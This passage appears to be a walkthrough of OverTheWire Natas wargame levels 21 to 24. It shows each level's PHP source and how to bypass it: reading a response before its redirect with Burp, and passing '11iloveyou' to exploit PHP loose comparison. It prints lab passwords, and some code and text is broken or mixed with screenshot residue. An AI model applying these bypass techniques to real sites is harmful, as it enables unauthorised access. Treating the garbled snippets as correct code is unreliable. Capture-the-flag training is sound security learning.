<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas21", "pass": "BPhv63cKE1lkQl04cE5CuFTzXe15NfiH" };</script></head>
<body>
<h1>natas21</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org">http://natas21-experimenter.natas.labs.overthewire.org</a></b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: natas22
Password: d8rwGBl0Xslg3b76uh3fEbSln0UBlozz</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

[~] silentspectre@kali: ~
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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


Natas Level 22 → Level 23

Username: natas23

URL: <http://natas23.natas.labs.overthewire.org>

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```
<?php
session_start();

if(array_key_exists("revelio", $_GET)) {
    // only admins can reveal the password
    if!($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)) {
        header("Location: /");
    }
}
?>

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "<censored>" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

<?php
if(array_key_exists("revelio", $_GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas23</n";
    print "Password: <censored></pre>";
}
?>


<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

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
Using burp suit:

Go to proxy, open web browser, open natas22 there and add **?revelio** to the link, now go back to proxy, http history, here you see the revelio, click on it and in **response** scroll down to see there is password for natas23 there before redirecting

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


Natas Level 23 → Level 24

Username: natas24

URL: <http://natas24.natas.labs.overthewire.org>

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```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas23", "pass": "<censored>" };</script></head>
<body>
<h1>natas23</h1>
<div id="content">


    Password:
    <form name="input" method="get">
        <input type="text" name="passwd" size=20>
        <input type="submit" value="Login">
    </form>

    <?php
        if(array_key_exists("passwd",$_REQUEST)){
            if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
                echo "<br>The credentials for the next level are:<br>";
                echo "<pre>Username: natas24 Password: <censored></pre>";
            }
            else{
                echo "<br>Wrong!<br>";
            }
        }
        // morla / 10111
    ?>
    <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Here is the condition that if write password to be concatenation of passwd and iloveyou we get the password for next level and the condition is that we should have passwd value greater than 10. So, we write: **11iloveyou** in input field and get our password:

